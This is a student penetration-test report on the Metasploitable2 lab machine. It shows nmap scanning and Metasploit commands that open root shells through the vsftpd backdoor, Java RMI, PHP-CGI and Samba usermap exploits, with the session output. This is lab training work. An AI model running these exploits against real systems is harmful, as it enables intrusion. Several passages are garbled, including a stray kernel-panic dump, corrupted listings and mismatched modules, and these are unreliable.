

1. Penetration testing report

Metasploitable2 Report

PRATEEK BANSAL

DATE: 18 JULY 2025

EMAIL: bansalp@rknec.edu

2. Penetration testing report

Table of contents

Executive summary	03
Attack narrative	04
Conclusion	09
Recommendation	09

3. Penetration testing report

Executive summary:

I have performed a penetration test on Metasploitable2 to evaluate its vulnerabilities. The goal was to identify all vulnerabilities of Metasploitable2 and try to exploit the system and gain access to the system.

Metasploitable 2 is a deliberately vulnerable Linux-based virtual machine designed for practicing ethical hacking, penetration testing, and security research in a safe and controlled environment

My focus is to gain access of the machine by exploiting it through vulnerabilities and then report all vulnerabilities to admin. By these the admin gets to know how attacker can exploit there machine and gain access to there system after that he can take some safety measures for it.

SCOPE:

TARGET IP	192.168.224.131
NAME	METASPLOITABLE2
SYSTEM TYPE	HOST
OS	Ubuntu 8.04 on linux kernel 2.6

In metasploitable2 machine there are various critical open ports like 21(ftp) , 22(ssh), 23(telnet) ,80(http), 1099(java rmi), 1524(bindshell), 3306(mysql) and many more we can get all open ports by scanning using nmap.


I have identify that in open ports there are many risky ports that are vulnerable. The version of the ports are many old and have many vulnerabilities in payload so we can easily exploit them and can gain access to the metasploitable machine.

It is important to correct all the vulnerability to protect the system and user data .

4. Penetration testing report

Attack Narrative:


1. At the beginning of the auditing, we use mac address of the machine to identify the IP address of Metasploit using netdiscover command.



2. After getting an ip address we use nmap command to scan through network for open ports


`nmap -sV 192.168.224.131`

here s is for service of open port and V is for version of the port



3. Then we do msfconsole. msfconsole is the main Metasploit command-line interface (CLI). It allows testers to scan systems for vulnerabilities, conduct network reconnaissance, launch exploits, and more

5. Penetration testing report



```
Applications Places System Parrot Terminal
File Edit View Search Terminal Help
#msfconsole
Metasploit tip: Metasploit can be configured at startup, see msfconsole
--help to learn more

Unable to handle kernel NULL pointer dereference at virtual address 0xd34db33f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018  es: 0018  ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377800)


Stack: 90909090.90909090.00000000
90909090.90909090.00000000.00000000
90909090.90909090.00000000.00000000
90909090.90909090.00000000.00000000
90909090.90909090.00000000.00000000
90909090.90909090.00000000.00000000
90909090.90909090.00000000.00000000
.....
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
.....cccccccccccc
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
.....cccccccccccc
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
.....
ffffffffffffffffffffffff
ffffffffffffffffffffffff
ffffffffffffffffffffffff
.....
ffffffffffffffffffffffff
.....
```

4. after that we use command search with version name of open port to see the vulnerabilities for example one open port is 21(ftp) whose version is vsftpd

So command is

Search vsftpd – it list all vulnerability of that version that use exploit number to exploit it

Here we use 1



```
Metasploit Documentation: https://docs.metasploit.com/

[msf](Jobs:0 Agents:0) >> search vsftpd
cacerit.de

Matching Modules
=====
Screenshot at 2025-11-30.png
#  Name                               Disclosure Date  Rank    Check  Description
-  -  -
0  auxiliary/dos/ftp/vsftpd_232         2011-02-03      normal Yes     vsftpd 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03      excellent No      vsftpd v2.3.4 Backdoor Command Execution
plain-text

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

[msf](Jobs:0 Agents:0) >> 1
[-] Unknown command: 1. Run the help command for more details.
[msf](Jobs:0 Agents:0) >> use 1
[*] No payload configured, defaulting to cmd/unix/interact
```

Here the default payload payload is set otherwise we have to choose payload by command [show payload] and after that set it by [set payload] command

5. then we do show options to set rhost with metasploitable ip and set rport

6. Penetration testing report

```
[*] Invalid parameter 'option', use 'show -h' for more information
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  CHOST      CHOST            no        The local client address
  CPORT      CPORT            no        The local client port
  Proxies    Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     RHOSTS           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      RPORT            yes       The target port (TCP)

Exploit target:


  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> set RHOSTS 192.168.224.131
RHOSTS => 192.168.224.131
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> exploit
[*] 192.168.224.131:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.224.131:21 - USER: 331 Please specify the password.
```

6. After setting rhost to metasploitable ip we exploit the system using command

[exploit]



```
Parrot Terminal
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> exploit
[*] 192.168.224.131:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.224.131:21 - USER: 331 Please specify the password.
[*] 192.168.224.131:21 - Backdoor service has been spawned, handling...
[*] 192.168.224.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.224.129:43769 -> 192.168.224.131:6200) at 2025-07-18 18:59:30 +0530

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

7. after exploiting we get access to system means these port is vulnerable .Now we try same process for other open ports and identify which are vulnerable or not.

8. Now we exploit TELNET

```
ParrotTerminal
File Edit View Search Terminal Help

CHOST      no      The local client address
CPORT      no      The local client port
Proxies     no      A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      9999     The target port (UDP)
SSL         false    Negotiate SSL/TLS for outgoing connections
VHOST       no      HTTP server virtual host

Exploit target:

  Id  Name
  --  ---
   0   AsusWRT < v3.0.0.4.384.10007

View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(linux/http/asuswrt_lan_rce) >> set RHOSTS 92.168.224.131
RHOSTS => 92.168.224.131
[msf](Jobs:0 Agents:0) exploit(linux/http/asuswrt_lan_rce) >> set RHOSTS 192.168.224.131
RHOSTS => 192.168.224.131
[msf](Jobs:0 Agents:0) exploit(linux/http/asuswrt_lan_rce) >> set RPORT 23
RPORT => 23
[msf](Jobs:0 Agents:0) exploit(linux/http/asuswrt_lan_rce) >> exploit
[-] Exploit aborted due to failure: unknown: 192.168.224.131:23 - Failed to set ateCommand_flag variable.
[*] Exploit completed, but no session was created.
[msf](Jobs:0 Agents:0) exploit(linux/http/asuswrt_lan_rce) >> $
```

Here you can see the port is exploitable but session is not created so we cannot get the access of system

9. Now exploit java rmi(1099)

```
File Edit View Search Terminal Help

[msf](Jobs:0 Agents:0) exploit(multi/misc/java_rmi_server) >> exploit
[*] Started reverse TCP handler on 192.168.224.129:4444
[*] 192.168.224.131:1099 - Using URL: http://192.168.224.129:8080/2C2dFDJymf
[*] 192.168.224.131:1099 - Server started.
[*] 192.168.224.131:1099 - Sending RMI Header...
[*] 192.168.224.131:1099 - Sending RMI Call...
[*] 192.168.224.131:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.224.131
[*] Meterpreter session 1 opened (192.168.224.129:4444 -> 192.168.224.131:47797) at 2025-06-17 18:03:45 +0530

(Meterpreter 1)(/) > ls
Listing: /
=====
Mode                Size      Type    Last modified          Name
-----
040666/IW-IW-IW-  4096     dir    2012-05-14 09:05:33 +0530 bin
040666/IW-IW-IW-  1024     dir    2012-05-14 09:06:28 +0530 boot
040666/IW-IW-IW-  4096     dir    2010-03-17 04:25:51 +0530 cdrom
040666/IW-IW-IW- 13800     dir    2025-06-17 10:48:21 +0530 dev
040666/IW-IW-IW-  4096     dir    2025-06-17 12:37:52 +0530 etc
040666/IW-IW-IW-  4096     dir    2010-04-16 11:46:02 +0530 home
040666/IW-IW-IW-  4096     dir    2010-03-17 04:27:40 +0530 initrd
100666/IW-IW-IW- 7929183   fil    2012-05-14 09:05:56 +0530 initrd.img
040666/IW-IW-IW-  4096     dir    2012-05-14 09:05:22 +0530 lib
040666/IW-IW-IW- 16384     dir    2010-03-17 04:25:15 +0530 lost+found
040666/IW-IW-IW-  4096     dir    2010-03-17 04:25:52 +0530 media
040666/IW-IW-IW-  4096     dir    2010-04-29 01:46:56 +0530 mnt
100666/IW-IW-IW-  7984     fil    2025-06-17 10:48:24 +0530 nohup.out
040666/IW-IW-IW-  4096     dir    2010-03-17 04:27:39 +0530 opt
040666/IW-IW-IW-    0       dir    2025-06-17 10:48:01 +0530 proc
040666/IW-IW-IW-  4096     dir    2025-06-17 10:48:24 +0530 root
040666/IW-IW-IW-  4096     dir    2012-05-14 07:24:53 +0530/sbin
```


7. Penetration testing report

Here the port is exploitable and also I got the access of system hence these port is vulnerable.

10. now exploiting Http[8180]

```
Exploit target:
  Id  Name
  --  ---
  0    Automatic

View the full module info with the info, or info -d command. ...

[msf](Jobs:0 Agents:0) exploit(multi/http/manage_engine_dc_pmp_sqli) >> set LHOST 192.168.224.131
LHOST => 192.168.224.131
[msf](Jobs:0 Agents:0) exploit(multi/http/manage_engine_dc_pmp_sqli) >> SET LPORT 8040
[-] Unknown command: SET. Did you mean set? Run the help command for more details.
[msf](Jobs:0 Agents:0) exploit(multi/http/manage_engine_dc_pmp_sqli) >> SET LPORT 8180
[-] Unknown command: SET. Did you mean set? Run the help command for more details.
[msf](Jobs:0 Agents:0) exploit(multi/http/manage_engine_dc_pmp_sqli) >> set LPORT 8180
LPORT => 8180
[msf](Jobs:0 Agents:0) exploit(multi/http/manage_engine_dc_pmp_sqli) >> exploit
[-] Msf::OptionValidateError One or more options failed to validate: RHOSTS.
[msf](Jobs:0 Agents:0) exploit(multi/http/manage_engine_dc_pmp_sqli) >> set RHOSTS 192.168.224.131
RHOSTS => 192.168.224.131
[msf](Jobs:0 Agents:0) exploit(multi/http/manage_engine_dc_pmp_sqli) >> set RPORT 8180
RPORT => 8180
[msf](Jobs:0 Agents:0) exploit(multi/http/manage_engine_dc_pmp_sqli) >> exploit
[-] Handler failed to bind to 192.168.224.131:8180:- -
[*] Started reverse TCP handler on 0.0.0.0:8180
[*] Selecting target, this might take a few seconds...
[-] Exploit aborted due to failure: no-target: 192.168.224.131:8180 - Automatic targeting failed
[*] Exploit completed, but no session was created.
```

Here I cannot get the session it means that port is not vulnerable

11. now exploiting http[80]

8. Penetration testing report

```
prateek's Home
View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(multi/http/php_cgi_arg_injection) >> set RHOSTS 192.168.224.131
RHOSTS => 192.168.224.131
[msf](Jobs:0 Agents:0) exploit(multi/http/php_cgi_arg_injection) >> exploit
[*] Started reverse TCP handler on 192.168.224.129:4444
[*] Sending stage (40004 bytes) to 192.168.224.131
[*] Meterpreter session 2 opened (192.168.224.129:4444 -> 192.168.224.131:49311) at 2025-06-17 18:19:40 +0530

(Meterpreter 2)(/var/www) > ls
Listing: /var/www
=====
Mode                Size      Type Last modified      Name
-----
041777/IWXIWXIWX 17592186048512 dir 182042302250-03-10 20:40:13 +0530 dav
040755/IWXI-XI-X 17592186048512 dir 182042482449-05-12 20:47:21 +0530 dvwa
100644/IW-I--I-- 3826815861627 fil 182042311505-02-18 04:43:29 +0530 index.php
040755/IWXI-XI-X 17592186048512 dir 181964996940-06-01 00:08:18 +0530 mutillidae
040755/IWXI-XI-X 17592186048512 dir 181964937872-02-08 23:33:20 +0530 phpMyAdmin
100644/IW-I--I-- 81604378643 fil 173039983614-08-05 11:38:28 +0530 phpinfo.php
040755/IWXI-XI-X 17592186048512 dir 181965051925-08-30 22:34:46 +0530 test
040775/IWXIWXI-X 87960930242560 dir 173083439924-11-22 18:20:32 +0530 tikiwiki
040775/IWXIWXI-X 87960930242560 dir 173040024853-07-12 04:28:19 +0530 tikiwiki-old
040755/IWXI-XI-X 17592186048512 dir 173046477589-12-25 03:29:26 +0530 twiki

(Meterpreter 2)(/var/www) >
```

Here we got the access of the system that means these port is vulnerable

12. SMTP[25]

```
[*] Handler failed to bind to 192.168.224.131:8180:-
[*] Started reverse TCP handler on 0.0.0.0:8180
[*] Selecting target, this might take a few seconds...
[-] Exploit aborted due to failure: no-target: 192.168.224.131:8180 - Automatic targeting failed
[*] Exploit completed, but no session was created.
[msf](Jobs:0 Agents:0) exploit(multi/http/manage_engine_dc_pmp_sqli) >> Interrupt: use the 'exit' command to quit
[msf](Jobs:0 Agents:0) exploit(multi/http/manage_engine_dc_pmp_sqli) >> back
[msf](Jobs:0 Agents:0) >> search Postfix smtpd
[-] No results from search
[msf](Jobs:0 Agents:0) >> search smtpd
[-] Unknown command: serach. Did you mean search? Run the help command for more details.
[msf](Jobs:0 Agents:0) >> search smtpd


Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/unix/smtp/opensmtpd_mail_from_rce 2020-01-28      excellent Yes     OpenSMTPD MAIL FROM Remote Code Execution
1  exploit/unix/local/opensmtpd_oob_read_lpe 2020-02-24      average  Yes     OpenSMTPD OOB Read Local Privilege Escalation

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/local/opensmtpd_oob_read_lpe
```

These port is not vulnerable

13. Netbios ssn {samba smtd}[139]

9. Penetration testing report



```
[*] (Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> set rhosts 192.168.224.131
rhosts => 192.168.224.131
[*] (Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> exploit
[*] Started reverse TCP handler on 192.168.224.129:4444
[*] Command shell session 1 opened (192.168.224.129:4444 -> 192.168.224.131:47873) at 2025-07-18 19:41:27 +0530

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost-found
media
mnt
opt
out
out.hup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
winlinux
```

Here we get access to the system means these port is vulnerable.

CONCLUSION AND RECOMMENDATION

The penetration test conducted on the Metasploitable2 machine revealed so many critical vulnerabilities, there are several open ports are there in machine in which some of them are easily exploitable like 21[ftp], 139[netbios ssn], 80[HTTP], 1099[java rmi]. By exploiting these ports we easily get the access of the machine. If these vulnerability and ports are left open an attacker can gain unauthorized access to sensitive data and manipulate that, and compromise the entire system by gain access of system through these open ports. So these issue needs to be addressed.

Lastly the best recommendation to mitigate these risks is to keep the system updated and do the configurations correctly. And keep the ports close.

